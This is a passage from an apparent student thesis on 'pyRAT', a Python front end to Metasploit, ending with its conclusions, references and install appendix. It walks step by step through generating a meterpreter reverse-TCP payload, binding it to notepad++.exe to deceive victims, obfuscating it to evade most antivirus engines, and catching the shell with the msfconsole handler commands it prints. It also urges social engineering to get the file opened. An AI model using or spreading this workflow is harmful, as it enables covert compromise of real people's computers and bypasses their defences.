
windows/smb/ms17_010_psexec

- windows/smb/ms06_070_wkssvc
- windows/smb/ms04_031_netdde
- windows/smb/ms04_011_lsass
- windows/smb/ms17_010_eternalblue
- windows/smb/psexec
- [✓ windows/smb/ms17_010_psexec]
- windows/smb/generic_smb_dll_injection
- windows/smb/ms06_066_nwapi
- windows/smb/ms06_025_rras
- windows/smb/ms06_066_nwwks
- windows/smb/timbuktu_plughntcommand_bof
- windows/smb/ipass_pipe_exec
- windows/smb/group_policy_startup
- windows/smb/ms05_039_pnp
- windows/smb/smb_delivery
- windows/smb/ms03_049_netapi
- windows/smb/ms04_007_killbill

Figure 4.2 Choosing exploit

4.2.3 Choosing payload

Figure 4.3 shows the second phase, where the user views the compatible, with the chosen exploit, payloads (only the meterpreter ones). By clicking on the desired radiobutton, the user chooses which payload he wants to generate, in order to compromise the target system. Then, proceeds to the next step by pressing the 'Choose Payload' button.



pyRAT: The AV Evader!


windows/meterpreter/reverse_tcp

- ○ windows/meterpreter/bind_nonx_tcp
- ○ windows/meterpreter/bind_tcp
- ○ windows/meterpreter/bind_tcp_rc4
- ○ windows/meterpreter/bind_tcp_uuid
- ○ windows/meterpreter/reverse_hop_http
- ○ windows/meterpreter/reverse_http
- ○ windows/meterpreter/reverse_http_proxy_pstore
- ○ windows/meterpreter/reverse_https
- ○ windows/meterpreter/reverse_https_proxy
- ○ windows/meterpreter/reverse_ipv6_tcp
- ○ windows/meterpreter/reverse_named_pipe
- ○ windows/meterpreter/reverse_nonx_tcp
- ○ windows/meterpreter/reverse_ord_tcp
- ◉ windows/meterpreter/reverse_tcp
- ○ windows/meterpreter/reverse_tcp_allports
- ○ windows/meterpreter/reverse_tcp_dns
- ○ windows/meterpreter/reverse_tcp_rc4

Figure 4.3 Choosing payload

4.2.4 Payload options

Figure 4.4 shows a form that consists of four input fields that must be filled with the exploit and payload options such as localhost, localport, remote host, etc. It is possible to add here additional options in the third input field, but only if is required by the chosen exploit or by the chosen payload. Finally, by clicking the "Generate Payload" button, the user generates the payload.
Furthermore, it has to be highlighted that the generated payload is binded with a legit executable file in order to trick some antiviruses and make the user more willing to open it, than if it looked like a random executable file. In this case the legit file that has been used is the "notepad++.exe".




Local IP Address: 192.168.2.87
Local Port: 4444
Other options if required:
Payload's name: thesis

Figure 4.4 Payload options

4.2.5 Scanning payload with ClamAV


In this phase, the user wants to check if the payload, that has been generated in the previous step, is detectable by antiviruses. For the purposes of this application, as mentioned in the previous chapter, the ClamAV's daemon pyClamd is used.



Press the "Scan file for virus" button. It will begin the scanning with ClamAV.

An attacker has to be patient...Wait for a few seconds after pressing the button in order for the scanning to be completed!

Figure 4.5 Scanning




```
Payload scanned:  payloads/thesis.exe: Win.Trojan.MSShellcode-7 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 6658014
Engine version: 0.100.1
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 1.12 MB
Data read: 2.70 MB (ratio 0.42:1)
Time: 10.286 sec (0 m 10 s)
```

MALWARE : {u'/root/Desktop/pyRAT/payloads/thesis.exe': ('FOUND', 'Win.Trojan.MSShellcode-7')}

Figure 4.6 Scanning payload with ClamAV

4.2.6 Scanning payload in VirusTotal

Additionally, the user can manually scan the malware in an online scanner, like VirusTotal (Figure 4.7) to see the amount of antiviruses that have recognised the payload as a virus. Although, it is not considered as best practice to upload payloads to VirusTotal, this is done only for demonstration purposes.



30 engines detected this file


SHA-256	b99a89650dcf5e59ab247c40be16363a3b7776aaabd8a9040cc18d45f75c4510
File name	thesis.exe
File size	2.7 MB
Last analysis	2018-09-20 10:24:53 UTC

Ad-Aware	Trojan.CryptZ.Gen	ALYac	Trojan.CryptZ.Gen
Arcabit	Trojan.CryptZ.Gen	Avast	Win32:Swrort-S [Trj]
AVG	Win32:Swrort-S [Trj]	Avira	TR/Crypt.EPACK.Gen2
AVware	Trojan.Win32.Swrort.B (v)	BitDefender	Trojan.CryptZ.Gen
ClamAV	Win.Trojan.MSShellcode-7	Cybereason	malicious.3617e3
Cylance	Unsafe	Cyren	W32/Swrort.D
DrWeb	Trojan.Swrort.1	Emsisoft	Trojan.CryptZ.Gen (B)
Endgame	malicious (high confidence)	eScan	Trojan.CryptZ.Gen
ESET-NOD32	a variant of Win32/Rozena.ED	F-Prot	W32/Swrort.D
F-Secure	Trojan.CryptZ.Gen	Fortinet	W32/Swrort.C!tr
GData	Trojan.CryptZ.Gen	Ikarus	Trojan.Win32.Genome
MAX	malware (ai score=89)	McAfee	Swrort.d
McAfee-GW-Edition	Swrort.d	NANO-Antivirus	Trojan.Win32.Shellcode.ewfvwj
Rising	Malware.Heuristic!ET#98% (RDM+:cmRtazr8fEkDJ5+CGMHLiJR3...	Sophos AV	Mal/EncPk-ACE

Figure 4.7 Scanning payload in VirusTotal

4.2.7 ClamAV's results

Figure 4.8 shows that if the file is caught by ClamAV, the user has the choice to hide the payload, by clicking the "Hide Payload" button. By doing that, the user will be able to bypass most antiviruses and compromise the target system.




```
Payload scanned:  payloads/thesis.exe: Win.Trojan.MSShellcode-7 FOUND

                    ----------- SCAN SUMMARY -----------
                         Known viruses: 6656442
                         Engine version: 0.100.0
                         Scanned directories: 0
                            Scanned files: 1
                            Infected files: 1
                         Data scanned: 1.25 MB
                     Data read: 2.70 MB (ratio 0.46:1)
                      Time: 24.465 sec (0 m 24 s)


Now we have to hide the payload in order to bypass the AVs!
```

Figure 4.8 ClamAV's results. Time to hide the payload.

4.2.8 Final ClamAV's results after hiding the payload

Figure 4.9 shows the final phase, where the hidden payload is scanned again and the user can see the ClamAV's final results where the scanned payload seems to be clean.




```
Payload scanned: payloads/thesis_pyRAT.exe: OK

          ----------- SCAN SUMMARY -----------
                Known viruses: 6656442
                Engine version: 0.100.0
                Scanned directories: 0
                    Scanned files: 1
                    Infected files: 0
                Data scanned: 2.81 MB
           Data read: 2.70 MB (ratio 1.04:1)
              Time: 18.901 sec (0 m 18 s)



The payload is now ready for the attack. Enjoy hacking!
```

Figure 4.9 Final ClamAV's results after hiding the payload.

4.3 Exploitation: Proof of Concept (PoC)

After testing the hidden payload to see how many antiviruses it can bypass, the attacker should send the malicious executable to the victim and trick him to open the file. For this part, the use of some social engineering is necessary. Figure 4.10 shows that the obfuscated payload is detected only by 10/67 antiviruses, instead of 30/66 AVs (Figure 4.7) that had detected the virus before the obfuscation.


11 engines detected this file

11 / 67

SHA-256	f9dcff27ff14ea038a9a50187cf60cb9a2ac6413498e33bfad5565110ee6c576
File name	thesis_pyRAT.exe
File size	2.7 MB
Last analysis	2018-09-14 07:39:25 UTC


Detection | Details | Community

CrowdStrike Falcon	malicious_confidence_80% (D)	Cylance	Unsafe
Endgame	malicious (high confidence)	Fortinet	W32/Krap.JC!tr
Kaspersky	Packed.Win32.Krap.jc	NANO-Antivirus	Virus.Win32.Gen.ccmw
Qihoo-360	HEUR/QVM19.1.DB28.Malware.Gen	Rising	Trojan.Cloxer!8.F54F (TFE:dGZlOgHSnRPPmjSa3Q)
SentinelOne	static engine - malicious	Symantec	ML.Attribute.HighConfidence
ZoneAlarm	Packed.Win32.Krap.jc	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean
Avira	Clean	AVware	Clean
Babable	Clean	Baidu	Clean
BitDefender	Clean	Bkav	Clean
CAT-QuickHeal	Clean	ClamAV	Clean

Figure 4.10 Scanning obfuscated payload in VirusTotal

Next step, is to setup a listener in Metasploit and wait for the victim to open the malicious file to get a meterpreter shell; if everything is done right. Thus, in order to start the listener to test the payload, the malicious user could use the following commands in msfconsole:

msf > use multi/handler
msf > set payload *windows/meterpreter/reverse_tcp*
msf > set lhost 192.168.2.87
msf > set lport 4444
msf > run


root@kali: ~/Desktop/pyRAT
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/pyRAT
root@kali: ~/Desktop/pyRAT
root@kali: ~/Desktop/pyRAT

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.87:4444
[*] Sending stage (179779 bytes) to 192.168.2.23
[*] Meterpreter session 1 opened (192.168.2.87:4444 -> 192.168.2.23:53027) at 2018-09-14 10:35:49 +0300

meterpreter > screenshot
Screenshot saved to: /root/Desktop/pyRAT/TVksmXCs.jpeg
meterpreter > sysinfo
Computer        : DESKTOP-40T8B55
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ls
Listing: C:\Users\admin\Downloads
=================================
```

Figure 4.11 Meterpreter successfully opened in target machine.

Finally, after tricking the victim to open the executable file, the malicious user will be waiting on his machine for the meterpreter to open. With the meterpreter active, the attacker will have fully compromised the victim's machine.
Figure 4.11 shows that after following the previous steps, a meterpreter was activated and the target system's details are revealed through the meterpreter command "sysinfo".

Chapter 5

Conclusions - Future Work

The last chapter of this thesis presents the conclusions that have been made during the preparation, work and implementation of pyRAT. Finally, and to go a step further in this thesis' approach, the future work that could be done to improve this tool, is mentioned.

5.1 Conclusions

In this thesis, a Metasploit-based desktop tool was developed using Python and its modules. This application takes advantage of the Metasploit Framework and its features. The main objective of the work was to present this technology and to show in a simple and clear way how to achieve an invasion on a system effectively and stealthy without getting caught by the majority of antiviruses. It is also worth mentioning that pyRAT can be an important tool for those who want to practise themselves with Metasploit's exploits and penetration testing in general.

5.2 Future Work

This project can be a starting point for later theses or projects aiming at adding more features and improving the tool. Some of the issues that could be done in the future are the expansion of the targeted systems, due to the fact that currently the application targets only Windows users and general performance improvements. Additionally, pyRAT could be enhanced with an automated interaction with VirusTotal online scanner.

Chapter 6

References

[1] "What is confidentiality, integrity, and availability (CIA triad)?"
https://whatis.techtarget.com/definition/Confidentiality-integrity-and-availability-CIA

[2] "What is information security (infosec)?"
https://searchsecurity.techtarget.com/definition/information-security-infosec

[3] "What is Penetration Testing?"
https://www.coresecurity.com/content/penetration-testing

[4] "What is Malware?"
https://www.avg.com/en/signal/what-is-malware

[5] "Metasploit Framework"
https://metasploit.help.rapid7.com/docs/msf-overview

[6] "About the Metasploit Meterpreter"
https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

[7] "Veil-Framework"
https://github.com/Veil-Framework/Veil

[8] "Phantom Evasion" https://github.com/oddcod3/Phantom-Evasion

[9] "Offensive Security"
https://www.offensive-security.com/

[10] "What is Kali Linux?"
https://docs.kali.org/introduction/what-is-kali-linux

[11] "What is Python?"
https://www.python.org/doc/essays/blurb/

[12] "RPC API"
https://metasploit.help.rapid7.com/docs/rpc-api

[13] "What is MessagePack?"
https://msgpack.org/index.html

[14] "SpiderLabs/msfrpc"
https://github.com/SpiderLabs/msfrpc/tree/master/python-msfrpc

[15] "MSFvenom"
https://www.offensive-security.com/metasploit-unleashed/msfvenom/

[16] "What is ClamAV?"
https://www.clamav.net/about

[17] "pyClamd - use ClamAV antivirus from Python"
https://www.decalage.info/python/pyclamd

[18] "pyClamd : Clamav with python"
https://xael.org/pages/pyclamd-en.html

[19] "peCloak.py – An Experiment in AV Evasion"
https://www.securitysift.com/pecloak-py-an-experiment-in-av-evasion/

[20] "peCloakCapstone/peCloak.py"
https://github.com/v-p-b/peCloakCapstone/blob/master/peCloak.py

Appendix A

How to install and run pyRAT

Kali Linux OS

pyRAT - version 1.0

1. Download pyRAT from https://github.com/nikosthem/pyRAT/
   or clone it with: git clone https://github.com/nikosthem/pyRAT.git

2. To connect to the RPC service, download the msfrpc module from
   https://github.com/SpiderLabs/msfrpc/
   or clone it with: git clone https://github.com/SpiderLabs/msfrpc.git

3. Download and install ClamAV with the command:
   root@kali: apt-get install clamav

4. Download and install pyClamd from https://xael.org/pages/pyclamd-en.html and run the following commands in terminal:

   - python setup.py install
   - sudo apt install clamav-daemon
   - sudo service clamav-daemon start

5. Issue this command inside msfconsole:
   msf > load msgrpc Pass=abc123

   If all goes well, the following response will be shown in the console, which tells the IP address, username, and password that will be used for the connection to the msgrpc server:

    * MSGRPC Service: 127.0.0.1:55552
    * MSGRPC Username: msf
    * MSGRPC Password: abc123
    * Successfully loaded plugin: msgrpc

6. Run pyRAT.py and enjoy hacking!